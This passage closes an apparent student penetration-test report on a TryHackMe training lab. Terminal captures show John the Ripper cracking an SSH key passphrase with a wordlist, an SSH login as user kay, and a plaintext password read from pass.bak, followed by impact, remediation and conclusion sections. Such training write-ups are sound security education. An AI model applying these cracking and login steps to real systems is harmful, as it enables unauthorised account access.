
Figure 16: Copied the key and transferred it into hash file in attacker machine.



```
root@ip-10-66-97-77: ~  
File Edit View Search Terminal Help  
75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e653  
a8edb337116fa6e5ed858  
root@ip-10-66-97-77:~# john --wordlist=/usr/share/wordlists/rock  
you.txt hash.txt  
Note: This format may emit false positives, so it will keep tryi  
ng even after finding a  
possible candidate.  
Warning: detected hash type "SSH", but the string is also recogn  
ized as "ssh-opencl"  
Use the "--format=ssh-opencl" option to force loading these as t  
hat type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private key  
s) 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for  
all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (id)  
1g 0:00:00:10 DONE (2026-06-02 04:11) 0.09900g/s 1419Kp/s 1419Kc  
/s 1419KC/s *7;Vamos!  
Session completed.  
root@ip-10-66-97-77:~#
```

Figure 17: Found Passphrase by using johnTheRipper

Passphrase is beeswax.



```

-----END RSA PRIVATE KEY-----
root@ip-10-66-97-77:~# ssh -i id kay@10.66.166.77
Enter passphrase for key 'id':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 01 Jun 2026 11:57:31 PM EDT

System load:  0.0               Processes:            111
Usage of /:   49.9% of 13.62GB   Users logged in:     1
Memory usage: 49%              IPv4 address for eth0: 10.66.166.77
Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

```

Figure 18:logged in as Kay



The screenshot shows a terminal window titled 'kay@ip-10-66-166-77: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output includes system messages about security updates and user commands. The user 'kay' has executed 'whoami' and 'pwd', both returning the same user and home directory. The terminal window is part of a desktop environment with a taskbar at the top showing icons for a file manager, terminal, and other applications. The taskbar also displays the date and time 'Tue 2 Jun, 04:58' and the IP address 'AttackBox IP:10.66.97.77'. The bottom status bar shows 'THM AttackBox' and a timer '17min 31s'.

```
kay@ip-10-66-166-77: ~
File Edit View Search Terminal Help
Swap usage: 0%

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-
lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 20
25.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-66-166-77:~$ whoami
kay
kay@ip-10-66-166-77:~$ pwd
/home/kay
kay@ip-10-66-166-77:~$
```

Figure 19: Successfully performed privilege escalation 1


```

kay@ip-10-66-166-77: ~
File Edit View Search Terminal Help
Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-
lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 20
25.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-66-166-77:~$ whoami
kay
kay@ip-10-66-166-77:~$ pwd
/home/kay
kay@ip-10-66-166-77:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@ip-10-66-166-77:~$

```

Figure 20: Successfully performed privilege escalation 2

Successfully logged in as user Kay and can view the content of pass.bak file. This is the password of kay.

5. Impact Assessment

The vulnerabilities identified during this assessment could allow an attacker to gather sensitive information, enumerate valid user accounts, and gain unauthorized access to system resources. Information disclosed through publicly accessible files and network shares could facilitate targeted attacks against user accounts and services.

Weak authentication controls and insecure storage of sensitive credentials increase the risk of account compromise, privilege escalation, and unauthorized access to confidential information. Successful exploitation of these weaknesses could enable an attacker to move laterally within the environment, access sensitive files, and potentially gain elevated privileges.

Overall, the identified vulnerabilities significantly increase the attack surface of the target system and could impact the confidentiality, integrity, and availability of organizational assets if left unaddressed.

6. Remediation Recommendations

- Enforce strong password policies and account lockout mechanisms.
- Implement multi-factor authentication (MFA) for remote access services.
- Conduct regular vulnerability assessments and penetration tests.
- Apply security hardening standards for web servers, SMB services, and user accounts.
- Continuously monitor authentication events and privileged account activity.
- Establish a secure credential management process and periodic access reviews.

7. Skills Demonstrated

- Service Enumeration and Network Reconnaissance
- Web Content Discovery using Gobuster
- SMB Enumeration and Information Gathering
- User Enumeration and Authentication Assessment
- Linux Enumeration and Security Analysis
- Credential Security Assessment
- SSH Access Validation
- Vulnerability Identification and Risk Assessment
- Security Reporting and Documentation
- Application of Penetration Testing Methodologies in a Controlled Environment

8. Conclusion

This assessment successfully identified multiple security weaknesses within the target environment, including information disclosure, exposed network resources, weak authentication controls, and insecure storage of sensitive credentials. Through a structured penetration testing methodology involving enumeration, vulnerability assessment, and access validation, it was demonstrated how seemingly minor security misconfigurations can contribute to unauthorized access and increased risk exposure. The findings and recommendations provided in this report highlight the importance of implementing strong access controls, secure credential management practices, and regular security assessments to reduce the overall attack surface and improve the organization's security posture.

9. Reference :

1. HackHunt. (n.d.). *Basic pentesting - Full walkthrough | TryHackMe | CTF for hackers* . YouTube. <https://www.youtube.com/watch?v=iaCfgtUF9-o>
2. TryHackMe. (n.d.). *Basic Pentesting TryHackMe*. <https://tryhackme.com/room/basicpentestingit>